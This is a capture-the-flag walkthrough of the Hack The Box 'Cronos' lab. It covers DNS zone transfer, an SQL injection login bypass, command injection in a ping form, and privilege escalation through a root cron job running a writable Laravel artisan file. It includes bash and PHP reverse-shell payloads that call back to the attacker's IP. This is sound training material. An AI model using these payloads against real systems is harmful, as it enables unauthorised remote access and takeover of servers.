Hack The Box
Hack The Box: Cronos Walkthrough
Cronos chains SQL injection, command injection, and a root cron job.
Recon & Enumeration

Use nmap to scan for open ports and services:
To perform DNS enumeration on Cronos, use nslookup to resolve its IP address. Set the server to Cronos and retrieve its IP.

Attempt a zone transfer to identify any potential subdomains present.

Append the following findings to the file /etc/hosts:
- Cronos.htb
- Www.cronos.htb (lab-only address)
- Ns1.cronos.htb
- Admin.cronos.htb

Visiting the website via its IP address only displays the default Ubuntu Apache 2 page.

Both cronos.htb and www.cronos.htb direct to the same page.

The links inside cronos.htb redirect to external sites related to Laravel, a PHP framework for web development.

By reviewing the site responses using the Wappalyzer extension, it appears highly likely that Cronos is using the Laravel framework.

Searchsploit reveals available exploits targeting the Laravel framework.

When exploring admin.cronos.htb, the website simply displays a login page along with an advertisement.

Through the usage of SQL injection payloads, such as ' OR 1=1 -, I successfully bypassed the login page. This allowed me to access the subsequent page, Net Tool v0.1, which offers options for traceroute and ping in a dropdown menu.
Have a look at the request submitted for the ping, using Burp Suite.

The web server appears to concatenate the command and host inputs before execution, indicating a potential injection point. To verify this, I will transfer the request to the repeater in Burp Suite and modify the POST parameters as follows:
command=ls -lah&host=/



To transform the command injection into a shell, I will use a reverse shell payload:
bash -c 'bash -i >& /dev/tcp/10.10.14.11/4343 0>&1'&host=
And we encode it as follows:
bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.11%2F4343%200%3E%261%27%26host%3D



Start a listener.
Initiate the repeater.
Gain shell access.

Nothing was found with "sudo -l".

Download LinPEAS opens in a new tab to the attack box.
Launch an HTTP server in the current directory.

Retrieve LinPEAS to the target.

Execute it.

In the Cron jobs section, the last line is flagged as RED/YELLOW.


The cron syntax indicates that it will execute as root every minute.
The command is php /var/www/laravel/artisan schedule:run >> /dev/null 2>&1.
I have write permissions on "artisan" file as the user "www-data".


I will edit the artisan file and insert the following line at the top:
$sock=fsockopen("10.10.14.11",4343);exec("/bin/sh -i <&3 >&3 2>&3");
The command to accomplish this is:
sed -i '3i$sock=fsockopen("10.10.14.11",4343);exec("/bin/sh -i <&3 >&3 2>&3");' artisan
Start a listener.

After a few seconds, a root shell is obtained.